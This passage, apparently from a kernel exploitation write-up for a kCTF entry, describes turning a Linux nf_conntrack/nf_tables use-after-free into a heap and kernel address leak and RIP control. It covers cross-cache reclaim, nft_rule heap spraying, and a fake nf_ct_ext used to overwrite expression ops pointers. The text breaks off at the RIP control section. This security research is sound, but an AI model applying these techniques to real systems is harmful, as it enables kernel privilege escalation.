
I tried using CodeQL to search for a suitable structure (like the NCC Group did in their research), but unfortunately, I couldn't find anything usable.

Then, my mentor suggested that if I wanted to use `nf_tables` structures, I could try using the cross-cache technique. (I had focused mainly on code review and bug hunting, not exploitation. So this was actually the first time I heard about cross-cache xD)

The cross-cache is a kernel exploitation technique in which an object from one slab cache (e.g., kmalloc-256) is freed and then reclaimed with an object from a different cache (e.g., kmalloc-cg-256).

With the cross-cache, I was able to change the primitive to:
The address of `nat_bysource.next` field (offset `0x90`) of the second `template nf_conn` is written

into `nat_bysource.pprev` field (offset `0x98`) of the freed chunk in the ~~`kmalloc-256`~~ `kmalloc-cg-256` slab cache.




The object I used to spray in cross-cache is the `nf_conn` itself.

- A `nf_conn` object can be allocated by sending a packet through `nft_ct_set_zone_eval()`
- It can be kept alive by queuing the packet to userspace using `nf_queue`
- It can be freed by sending verdict `NF_DROP` to `nf_queue`, which drops the packet and frees the associated `nf_conn`

6.3 Finding the replacement object

We use `struct nft_rule` as the replacement object. The `struct nft_rule` consists of three components:

- Rule metadata: `handle`, `genmask`, etc.
- Array of expressions: A flexible array of user-chosen expressions.
- Dynamic size user data: Appended after the expressions.



```c
/**
 *      struct nft_rule - nf_tables rule
 *
 *      @list: used internally
 *      @handle: rule handle
 *      @genmask: generation mask
 *      @dlen: length of expression data
 *      @udata: user data is appended to the rule
 *      @data: expression data
 */
struct nft_rule {
        struct list_head                list;
        u64                             handle:42,
                                        genmask:2,
                                        dlen:12,
                                        udata:1;
        unsigned char                   data[]
                __attribute__((aligned(__alignof__(struct nft_expr))));
};
```

By using `struct nft_rule`, we only need to find an expression that contains a useful field. We can use other expressions as padding to align that field with the UAF write offset.

We are looking for a field that can help us:

- Leak an address (heap address or kernel address)
- Build a more useful primitive


One good candidate I found is the `prefix` field in the `nft_log` expression.


```c
struct nft_log {
        struct nf_loginfo       loginfo;
        char                    *prefix;
};
```

- Address leak: The `prefix` field can be read from userspace.
- Building a more useful primitive: When we remove the `nft_rule`, the `nft_log` expression is destroyed, and its `prefix` field is freed.

Craft an `nft_rule` where the `nft_log.prefix` field is aligned at offset `0x98`. Then, use heap spray to reclaim the freed first `template nf_conn` with the crafted `nft_rule.`

I used the `notrack` expression as padding for `nft_log.prefix` because it is the smallest expression. It doesn't have any private data, only an `ops` pointer => total size = 8 bytes.






6.4 Leak heap

Using the dump operation, we can read the contents of `prefix` field from userspace.

```c
static int nft_log_dump(struct sk_buff *skb, const struct nft_expr *expr)
{
        const struct nft_log *priv = nft_expr_priv(expr);
        const struct nf_loginfo *li = &priv->loginfo;

        if (priv->prefix != nft_log_null_prefix)
                if (nla_put_string(skb, NFTA_LOG_PREFIX, priv->prefix))
        // [skipped]
```

What is stored in the `prefix` field after the UAF write triggered by `hlist_add_head_rcu()`? After `hlist_add_head_rcu()` is called:

- The `prefix` field is overwritten with the address of `nat_bysource.next` field of the second `template nf_conn`.
- The `nat_bysource.next` of the second `template nf_conn` is pointing back to the `nft_rule`, forming a circular link.




Therefore, by dumping all the `nft_rule` objects used for spraying, we can obtain:

- The address of the `nft_rule` that reclaimed the freed chunk used by the first `template nf_conn`.
- The handle of the `nft_rule` reclaimed the chunk.

6.5 Control inuse nf_conn

Destroying the `nft_rule` will trigger `kfree(prefix)`, while `prefix` is pointing to the middle of the second `template nf_conn`.



Normally, people try to find a struct from the `kmalloc-256` slab to spray, so they can control the second half of the `nf_conn` and the first half of the next chunk.


But at that time, I had just learned the cross-cache technique, so I ended up overusing it. :)

I realized that when I reclaimed the second `template nf_conn` using cross-cache, I got back a full chunk, not `the second half of one chunk and the first half of the next`. I think this happens because the buddy allocator resets the freelist when it recycles a slab. This behavior is helpful if you want to control fields located in the first half of the object in this case.

To reclaim the second `template nf_conn` after cross-cache, I used the `udata` field in `nft_table`. When creating a table, the user can provide arbitrary `udata` of any size and content. The kernel will allocate a new chunk (from `kmalloc-cg-256`) to store this data and copy the user-provided content into it.

Which field in struct nf_conn can we abuse?

After analyzing some fields in `struct nf_conn`, I found that the `ext` field is pretty useful, it can help us bypass KASLR and control RIP.



```c
struct nf_conn {
        // [skipped]

        /* Extensions */
        struct nf_ct_ext *ext;

        // [skipped]
};
```

The `struct nf_ct_ext *ext` field is used by `nf_conn` to store optional data that isn't always needed.

```c
/* Extensions: optional stuff which isn't permanently in struct. */
struct nf_ct_ext {
        u8 offset[NF_CT_EXT_NUM];
        u8 len;
        unsigned int gen_id;
        char data[] __aligned(8);
};
```

There are `NF_CT_EXT_NUM` types of optional data that we can use. These optional data are stored in the `data` field, and each type of data can be referenced by the offset stored in the `offset` field:

```c
/* Use nf_ct_ext_find wrapper. This is only useful for unconfirmed entries. */
void *__nf_ct_ext_find(const struct nf_ct_ext *ext, u8 id)
{
	unsigned int gen_id = atomic_read(&nf_conntrack_ext_genid);
	unsigned int this_id = READ_ONCE(ext->gen_id);

	if (!__nf_ct_ext_exist(ext, id))
		return NULL;

	if (this_id == 0 || ext->gen_id == gen_id)
		return (void *)ext + ext->offset[id];

	return NULL;
}
```

The offset is relative to the start of `struct nf_ct_ext`.

If we create a fake `struct nf_ct_ext` at the bottom of a heap chunk, we can control the `offset` field so that when referencing optional data, it mistakenly references memory from the adjacent chunk.

Which optional data type can we use?


One of the optional data types we can use is `NFT_CT_LABELS`:

```c
struct nf_conn_labels {
	unsigned long bits[NF_CT_LABELS_MAX_SIZE / sizeof(long)]; // NF_CT_LABELS
};
```

It is a 16 bytes structure. There are functions that allow userspace to read from and write to these 16 bytes.


Where do we place our fake ext?

We can only use the heap chunk whose address we've already leaked to store the fake `struct nf_ct_ext`. This chunk has already been freed when we `Destroying the nft_rule to trigger kfree(prefix)`. To heap spray, I again used the `udata` field in `nft_table`.



What's stored inside the adjacent chunk is the `nft_rule` containing `nft_log.prefix` we previously used for heap spray. Before the `nft_log` expression are some `notrack` expressions we used as padding. Their `ops` pointers are good targets for leaking kernel address and controlling RIP.

6.6 Read and Write expression's ops



Using `nft_ct_get_eval()` with `priv->key == NFT_CT_LABELS`, we can read the 16 bytes of `struct nf_conn_labels`, which now overlaps with the expression's ops pointer (`nft_notrack_ops`):

```c
static void nft_ct_get_eval(const struct nft_expr *expr,
                            struct nft_regs *regs,
                            const struct nft_pktinfo *pkt)
{
        // [skipped]

        ct = nf_ct_get(pkt->skb, &ctinfo);

        switch (priv->key) {
        // [skipped]
        case NFT_CT_LABELS: {
                struct nf_conn_labels *labels = nf_ct_labels_find(ct);

                if (labels)
                        memcpy(dest, labels->bits, NF_CT_LABELS_MAX_SIZE);
                else
                        memset(dest, 0, NF_CT_LABELS_MAX_SIZE);
                return;
        }
        // [skipped]
}

```

Initially, I planned to use `nft_ct_set_eval()` with `priv->key == NFT_CT_LABELS` to invoke `nf_connlabels_replace()` and overwrite 16 bytes connlabels. But this approach failed.

Let's break it down:

`nft_ct_set_eval()`:

```c
static void nft_ct_set_eval(const struct nft_expr *expr,
                            struct nft_regs *regs,
                            const struct nft_pktinfo *pkt)
{
        const struct nft_ct *priv = nft_expr_priv(expr);
        struct sk_buff *skb = pkt->skb;
#if defined(CONFIG_NF_CONNTRACK_MARK) || defined(CONFIG_NF_CONNTRACK_SECMARK)
        u32 value = regs->data[priv->sreg];
#endif
        enum ip_conntrack_info ctinfo;
        struct nf_conn *ct;

        ct = nf_ct_get(skb, &ctinfo);
        if (ct == NULL || nf_ct_is_template(ct))
                return;

        switch (priv->key) {
        // [skipped]
#ifdef CONFIG_NF_CONNTRACK_LABELS
        case NFT_CT_LABELS:
                nf_connlabels_replace(ct,
                                      &regs->data[priv->sreg],
                                      &regs->data[priv->sreg],
                                      NF_CT_LABELS_MAX_SIZE / sizeof(u32)); // <
                break;
#endif
        // [skipped]
        }
}
```

`nft_ct_set_eval()` calls `nf_connlabels_replace()` with both `data` and `mask` pointing to the same register. (The data stored in the registers is fully controlled by the user.)

`nf_connlabels_replace()`:

```
C
```

```c
1   int nf_connlabels_replace(struct nf_conn *ct,
2                             const u32 *data,
3                             const u32 *mask, unsigned int words32)
4   {
5           struct nf_conn_labels *labels;
6           unsigned int size, i;
7           int changed = 0;
8           u32 *dst;
9
10          labels = nf_ct_labels_find(ct);
11          if (!labels)
12                  return -ENOSPC;
13
14          // [skipped]
15
16          dst = (u32 *) labels->bits;
17          for (i = 0; i < words32; i++)
18                  changed |= replace_u32(&dst[i], mask ? ~mask[i] : 0, data[i]); /
19
20          // [skipped]
21          return 0;
22  }
```

`replace_u32()` is called to overwrite old labels. With `data == mask`:

```c
1  replace_u32(&dst[i], mask ? ~mask[i] : 0, data[i])
```

becames:

```c
1  replace_u32(&dst[i], ~data[i], data[i]);
```

`replace_u32()`:

```c
```

```c
static int replace_u32(u32 *address, u32 mask, u32 new)
{
        u32 old, tmp;

        do {
                old = *address;
                tmp = (old & mask) ^ new; // <-------
                if (old == tmp)
                        return 0;
        } while (cmpxchg(address, old, tmp) != old);

        return 1;
}
```

Inside `replace_u32()`, the `tmp` stores result that will replace the original value:

```c
tmp = (old & mask) ^ new;
```

with `mask == ~data[i]` and `new == data[i]` =>:

```c
tmp = (old & ~data[i]) ^ data[i];
```

Truth table:

old	data	tmp	Can overwrite?
0	0	0	No change
0	1	1	bit flip (0 -> 1)
1	0	1	cannot clear bit
1	1	1	No change

This means: you can flip bits from 0 → 1, but you cannot clear bits from 1 → 0. I'm not sure whether this is intentional or a bug, but either way, it prevents us from using this function to overwrite the


`ops` pointer as planned.

With the strong primitive we have (full control over an in-use nf_conn), we can easily develop the exploit in other directions. For instance, we can write a fake `ext` pointer and trigger a `kfree()` on it by freeing the `nf_conn`, resulting in an arbitrary free. (This is the method I used to get the kCTF flag.)

However, while stabilizing the exploit, I discovered another function that calls `nf_connlabels_replace()`, allowing separate control over `data` and `mask`.

The function comes from the `nf_queue` module. If we setup `nf_queue` with the `NFQA_CFG_F_CONNTRACK` flag enabled, we can read and write certain fields in `nf_conn` when we interact with a queued packet.

By sending the `CTA_LABELS` and `CTA_LABELS_MASK` attributes along with the verdict to `nf_queue`, we can update the connlabels data:



```c
static int
ctnetlink_attach_labels(struct nf_conn *ct, const struct nlattr * const cda[])
{
#ifdef CONFIG_NF_CONNTRACK_LABELS
	size_t len = nla_len(cda[CTA_LABELS]);
	const void *mask = cda[CTA_LABELS_MASK];

	if (len & (sizeof(u32)-1)) /* must be multiple of u32 */
		return -EINVAL;

	if (mask) {
		if (nla_len(cda[CTA_LABELS_MASK]) == 0 ||
		    nla_len(cda[CTA_LABELS_MASK]) != len)
			return -EINVAL;
		mask = nla_data(cda[CTA_LABELS_MASK]);
	}

	len /= sizeof(u32);

	return nf_connlabels_replace(ct, nla_data(cda[CTA_LABELS]), mask, len);
#else
	return -EOPNOTSUPP;
#endif
}
```

6.7 RIP control

